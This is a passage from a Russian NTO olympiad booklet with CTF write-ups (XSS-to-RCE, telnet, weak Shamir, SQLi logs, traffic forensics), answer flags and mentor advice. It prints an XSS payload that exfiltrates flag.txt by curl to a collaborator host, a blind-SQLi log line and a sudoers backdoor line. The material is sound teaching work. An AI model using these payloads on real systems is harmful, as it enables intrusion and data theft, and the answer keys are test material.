


Рис. 2.4.32

18. Проверяем PoC.

Рис. 2.4.33

19. Немного модернизируем PoC для чтения файла `/root/flag.txt` и получаем флаг!




Рис. 2.4.34

Ответ: `NTO(c1asS1C-sSt1-aNd-p1V0t)`.

Задача 2.4.9. Tech Store (100 баллов)

Темы: Cross Site Scripting, анализ исходного кода.

Условие

Гуляя по просторам интернета, наткнулся на этот странный сайт с поддержкой. Он выглядит каким-то небезопасным =) http://147.45.143.139:49183.

Задача: считать флаг по пути `/web_task/flag.txt`.

Исходный код: https://s3.timeweb.cloud/25e0b98f-ctf/9adfa7c60264f81a839c7537b4ff838e/src.zip.

Решение

1. Посетив таск, можно увидеть страницу с функцией поиска и обратной связи.




Рис. 2.4.35

2. Если в поиск вставить `XSS-payload` и отправить запрос, от имени браузера отправится `GET`-запрос по маршруту

```
/api/find-product?product=<XSS payload>\verb
```

В ответ приложение вернет страницу, в которую напрямую подставляется наш ввод, из-за чего существует уязвимость `Reflected XSS`.

```
Payload: <img src=x onerror=alert(1)>
```




Рис. 2.4.36




Рис. 2.4.37

3. В функции обратной связи можно увидеть специальную форму, используя которую, можно отправить HTTP-запросы от лица бота на любой маршрут.




Рис. 2.4.38

4. В качестве подтверждения теории можно использовать нагрузку типа `<img src="https://collaborator">`. Достаточно ее протестировать на себе, скопировать URL-часть, начиная с api, и отдать боту. После этого подождать отстук на коллаборатор (в качестве коллаборатора можно использовать любой публичный ресурс, например, https://public.requestbin.com/r/).




Рис. 2.4.39




Рис. 2.4.40




Рис. 2.4.41

5. После того как изучена вся «видимая» часть таска, можно посмотреть в код из архива `files.zip`.
   В файле `server.py` можно увидеть маршрут `/api/test-connection`, принимающий `GET`-параметр `address`, чье значение попадает в функцию `subprocess.getoutput()`. Данная функция может использоваться для эксплуатации `RCE`. Однако в 37-й строчке можно увидеть проверку на наличие специального `cookie`: `secret`, значение которого неизвестно, из-за чего самостоятельно проэксплуатировать `RCE` нельзя.




Рис. 2.4.42

6. В файле `admin_bot.js`, который отвечает за работу бота, можно увидеть на 39-й строчке, что боту выдается как раз эта `cookie secret`.




Рис. 2.4.43

Однако у `cookie` стоит флаг `HttpOnly`, из-за чего напрямую украсть ее нельзя. Но можно, используя бота, все равно обратиться к маршруту с `RCE` и исполнить произвольную системную команду.

7. В качестве примера можно обратиться к данному маршруту от лица бота и передать в `GET`-параметре `address collaborator` домен, на который должен отправиться `DNS`-запрос из-за команды `nslookup`.
   Полезная нагрузка в сыром виде:

```
<script>fetch('http://<адрес
↪ приложения>/api/test-connection?address=collaborator')
↪ </script>
```

   Полезная нагрузка для бота в URL-кодировке:

```
api/find-product?product=<script>fetch%28%27http%3A%2F%2F <адрес
↪ приложения>%2Fapi%2Ftest-connection%3Faddress%3
↪ Dcollaborator%27%29<%2Fscript>
```




Рис. 2.4.44




Рис. 2.4.45

8. И если немного доработать полезную нагрузку, то можно извлечь содержимое файла `flag.txt`:

```
<script>fetch('http://<адрес
↪ приложения>/api/test-connection?address=; curl -d @flag.txt
↪ https://collaborator')</script>
```

После чего на коллаборатор придет флаг.

Ответ: `NTO(5b276a850d5de04f877331faf88dd7f2)`.

Задача 2.4.10. Telnet (100 баллов)

Тема: анализ сетевого трафика.

Условие

Можно ли найти что-то интересное в дампе трафика с компьютера администратора?

https://s3.timeweb.cloud/25e0b98f-ctf/ba775ead527d21e787aa611a284c2df5/dump.pcapng

Решение

- Открыть дамп трафика в `wireshark`.
- Добавить фильтр `telnet`.
- Найти пароли, передаваемые в открытом виде.
- Подключиться к обнаруженному хосту с полученными кредами.
- Выполнить команду `cat flag`.

Ответ: `NTO(3b07a189afc2d6fbfbd8c8ce63f6ee2d)`.

Задача 2.4.11. Weak Shamir (100 баллов)

Тема: crypto.

Условие

Главный администратор компании, собираясь в отпуск, на всякий случай решил оставить SSH-ключ от сервера бэкапирования своей команде.

Однако он никому не доверяет. Поэтому разделил ключ на несколько частей, чтобы в случае ЧС ключ смогли восстановить, только работая в команде (минимум два человека).

Стоит отметить, что начальник думает, что он хорош в криптографии и использовал для разделения ключа схему Шамира с целыми положительными коэффициентами кривой, однако из-за недостатка времени не прибегал к модулярной арифметике.

Сможет ли один из админов, оставшись в критический момент в одиночестве, получить доступ, восстановить доступ к серверу с бэкапами и вернуть инфраструктуру компании к жизни?

Информация от администратора: https://s3.timeweb.cloud/25e0b98f-ctf/e9e532868564edc593eefce84bdf596f/info.txt.

Ключ должен подходить к серверу:

```
`ssh admin@147.45.143.178`
```

Решение

Разбираемся со схемой Шамира (например, с помощью статьи по теме: https://habr.com/ru/articles/431392/).

Разделение секрета выполнено только для двух человек, поэтому используется прямая линия в качестве кривой.

Используя отсутствие модулярной арифметики, а также ограничения на коэффициенты (целые, положительные) и малый размер точки, перебираем секрет.

Перебор можно упростить, так как в секрете должен быть заголовок от `ssh` ключа

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

Ответ: `NTO(7de930b8167bec6a630c8f328d504598)`.

Задача 2.4.12. Logs, logs, logs... (100 баллов)

Темы: анализ логов атаки на веб-приложение, SQL-инъекция.

Условие

Что-то в этих логах есть странное, непонятно только что...

https://s3.timeweb.cloud/25e0b98f-ctf/4626b3518cea73d6de4ada6b3277cad7/web_application.log

Решение

Для решения необходимо найти в логах следы `SQLi`. При неправильном символе — выдается код ответа 500:

```
2024-07-20 13:53:43,065 - 32.102.121.254 - - [20/Jul/2024 13:53:43]
↪  "GET /?user=3232' and (select substr(flag,1,1) from flag)='w' --
↪  HTTP/1.1" 500 -
```

Код 200 означает правильный символ:

```
2024-07-20 13:54:08,065 - 32.102.121.254 - - [20/Jul/2024 13:54:08]
↪  "GET /?user=3232' and (select substr(flag,1,1) from flag)='6' --
↪  HTTP/1.1" 200 -
```

Исходя из этих данных, можно найти все ответы 200, определить все символы флага, соединить их и получить флаг в исходном виде.

Ответ: `NTO(7j78bph3zl5v4mp1maevmjdydjt0pyrk)`.

3. Второй отборочный этап

3.1. Работа наставника НТО на этапе

На втором отборочном этапе НТО участникам предстоит решать как индивидуальные, так и командные задачи в рамках выбранного профиля. Подготовка к этому этапу требует от них не только глубокого понимания предметной области, но и умения работать в команде, эффективно распределять роли и применять полученные знания на практике. Наставник играет здесь важную роль — он помогает участникам выстроить осмысленную и целенаправленную траекторию подготовки.

Вот основные направления, в которых наставник может поддержать участника:

- **Подготовка по образовательным программам НТО.** Наставник может готовить участников, используя готовые образовательные программы по технологическим направлениям, рекомендованные организаторами, а также адаптировать их под уровень подготовки школьников.
- **Разбор заданий прошлых лет.** Изучение задач второго отборочного этапа прошлых лет помогает участникам понять формат заданий, определить типовые ошибки и выработать стратегии решения.
- **Онлайн-курсы.** Участники могут пройти курсы по разбору задач прошлых лет или курсы, рекомендованные разработчиками отдельных профилей. Наставник может включить эти курсы в план подготовки, а также сопровождать процесс изучения и помогать с возникшими вопросами.
- **Анализ материалов профиля.** Совместный разбор методических материалов, размещенных на страницах профилей, помогает уточнить требования к участникам и направить подготовку на ключевые темы.
- **Практикумы.** Это важный элемент подготовки, позволяющий применять знания на практике. Наставник может:
  - ◇ организовать практикумы по методическим материалам с сайта профиля;
  - ◇ декомпозировать задачи заключительного этапа прошлых лет на отдельные элементы и проработать их с участниками;
  - ◇ провести анализ требуемых профессиональных компетенций и спланировать занятия для развития наиболее значимых из них;
  - ◇ направить участников на практикумы и мероприятия от организаторов, которые анонсируются в официальных сообществах НТО, например, в телеграм-канале для наставников: https://t.me/kruzhok_association.
- **Командная работа.** Одной из ключевых задач наставника на втором этапе является помощь в формировании команды или в поиске подходящей. Наставник может помочь участникам определить их сильные стороны, выбрать роль в команде и сориентироваться в процессе командообразования, включая участие в бирже команд в рамках конкретного профиля.

Если участники не прошли отборочный этап

Случается, что несмотря на усилия и серьезную подготовку, участники не проходят во второй или заключительный этап Олимпиады. В такой ситуации особенно важна поддержка наставника.

- **Поддержка и признание усилий.** Наставнику важно подчеркнуть ценность пройденного пути: полученные знания, навыки, преодоленные трудности и личностный рост. Это помогает участникам сохранить мотивацию и не воспринимать результат как окончательное поражение.
- **Рефлексия.** Полезно организовать встречу для обсуждения впечатления от участия, трудности, с которыми столкнулись школьники и то, что они узнали о себе и команде. Наставник может направить разговор в конструктивное русло: какие выводы можно сделать? Что сработало хорошо? Что можно улучшить?
- **Анализ ошибок и пробелов.** Наставник вместе с участниками анализирует, какие темы вызвали наибольшие затруднения, чего не хватило в подготовке — теоретических знаний, практических навыков, командного взаимодействия. Это позволяет выстроить более эффективную стратегию на будущее.
- **Планирование дальнейшего пути.** Участникам можно предложить:
  - ◇ продолжить углубленное изучение профиля или смежных направлений;
  - ◇ заняться проектной деятельностью, которая укрепит знания и навыки;
  - ◇ сформировать план по подготовке к следующему циклу НТО, начиная с работы над типовыми заданиями и курсами.
- **Создание устойчивой мотивации.** Важно показать школьникам, что участие в НТО — это не просто соревнование, а часть большого образовательного маршрута. Даже неудачный результат может стать толчком к профессиональному росту, если воспринимать его как точку развития, а не как конец пути.

Таким образом, наставник помогает участникам не только готовиться к этапам НТО, но и справляться с неудачами, выстраивать долгосрочную стратегию и сохранять интерес к инженерному и технологическому творчеству.

3.2. Инженерный тур

Задачи направлены на проверку компетенций участников в следующих инцидентах информационной безопасности:

- Обнаружение злоумышленника на периметре. Сервисы.
- Обнаружение злоумышленника на альтернативных периметрах.
- Обнаружение злоумышленника, который уже проник в сеть.
- Задачи на внимательность и вдумчивый анализ дампов трафика.

3.2.1. Командные задачи

Командные задачи второго этапа инженерного тура открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/70878/enter/.

Задача 3.2.1.1. Знакомство с «Кроликом» (200 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/1.pcapng.

Когда сотрудники крупной компании ООО «МосГосСибМорСпецСтройКанал» утром в понедельник открыли свои компьютеры, они не могли и представить, что за ночь их сеть стала объектом одной из самых изощренных атак, организованных хакерской группировкой с кодовым названием «Таежный Кролик». Эта группа известна своим мастерством в долгосрочных и скрытных операциях, и они уже давно стали кошмаром для корпоративных структур.

Вы — член команды по компьютерной криминалистике, к которой пришел клиент и просит провести анализ, что, где и когда хакеры успели сделать в корпоративной сети.

Напишите, какая строка была добавлена в `/etc/sudoers`, которая позволила хакерам выполнять все команды с правами `root`.

Формат ответа

NTO(added line with spaces).

Решение

Загружаем файл в Wireshark и, т. к. есть исходные данные в виде `/etc/sudoers`, то ставим фильтр `frame contains<</etc/sudoers"`. Появля-

ются два результата, кликаем на любой **ПКМ — follow — TCP Stream** и видим команды, которые отправлялись на целевую машину. Наблюдаем команду

```
echo 'echo "sysadm ALL=(ALL:ALL) NOPASSWD:ALL" >> /etc/sudoers' >>
  ↪ finance_math.sh
```

Ответ: NTO(`sysadm ALL=(ALL:ALL) NOPASSWD:ALL`).

Задача 3.2.1.2. Таежный след 1 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/2-4.pcapng.

Группировка «Таежный Кролик» проявляла интерес к быстрым и грубым атакам. Их стратегия — внедряться в инфраструктуру, не обращая внимания на оставляемые следы. Они работали ради одного удара, взламывая все, что подвернется под руку, как самые настоящие медвежатники.

Ваша команда обнаружила аномальную деятельность с компьютера одного из сотрудников.

Выясните с помощью дампа трафика, какой браузер использовался для атаки.

Формат ответа

NTO(browser).

Решение

Ставим фильтр `frame contains "(?i)user-agent"` и видим, что везде использовался:

```
Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101
  ↪ Firefox/115.0
```

По ссылке https://useragents.io/uas/mozilla-5-0-windows-nt-6-1-win64-x64-rv109-0-gecko-20100101-firefox-115_6d49309020d33ac55d6e92d8234604e9 можно посмотреть подробности.

Ответ: NTO(firefox).

Задача 3.2.1.3. Таежный след 2 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/2-4.pcapng.

Группировка «Таежный Кролик» проявляла интерес к быстрым и грубым атакам. Их стратегия — внедряться в инфраструктуру, не обращая внимания на оставляемые следы. Они работали ради одного удара, взламывая все, что подвернется под руку, как самые настоящие медвежатники.

Компьютер сотрудника — лишь инструмент, однако реальная цель все еще скрыта от глаз.

Найдите в дампе трафика IP-адрес сервера, на который была произведена атака.

Формат ответа

NTO(xxx.xxx.xxx.xxx).

Решение

Посмотреть **Statistics** — **Conversations** или **Statistics** — **Endpoints**: больше всего соединений/количество трафика на 192.168.37.158.

Ответ: NTO(192.168.37.158).

Задача 3.2.1.4. Таежный след 3 (150 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/2-4.pcapng.

Группировка «Таежный Кролик» проявляла интерес к быстрым и грубым атакам. Их стратегия — внедряться в инфраструктуру, не обращая внимания на оставляемые следы. Они работали ради одного удара, взламывая все, что подвернется под руку, как самые настоящие медвежатники.

Для полноценного анализа активности хакеров надо понимать не только место атаки, но и ее время.

Найдите в дампе трафика запрос, знаменующий начало атаки «Кролика», и укажите в ответе его время.

Формат ответа

NTO(HH:MM:SS).

Решение

Перейдя во вкладку **Statistics — Conversations — TCP**, можно заметить, что с хоста 192.168.37.157 (очевидно, это как раз скомпрометированный ПК сотрудника, который упоминался в задании 3.2.1.2 «Таежный след 1») есть подключения на RDP 192.168.37.158. Используя фильтр `tcp.port == 3389`, видим, что первое соединение было 2024:07:01 в 09:04:20.

Ответ: NTO(09:04:20).

Задача 3.2.1.5. Таежный след 4 (100 баллов)

Тема: анализ дампов трафика, собранных на Windows-системах.

Условие

Файл: https://disk.yandex.ru/d/TxENl8hWxy5_rQ/pcaps/5-7.pcapng.

Группировка «Таежный Кролик» проявляла интерес к быстрым и грубым атакам. Их стратегия — внедряться в инфраструктуру, не обращая внимания на оставляемые следы. Они работали ради одного удара, взламывая все, что подвернется под руку, как самые настоящие медвежатники.

Судя по атаке, цель смогла подобрать пользователя на атакуемой машине. Найдите имя пользователя, скомпрометированное «Кроликом».

Формат ответа

NTO(name).

Решение

Полностью просмотрев файл, видим, что хост 192.168.37.157 инициировал SMB2 соединения к 192.168.37.158. Ставим фильтр `smb2` на метке времени 12:01:50, 160439 было событие:

```
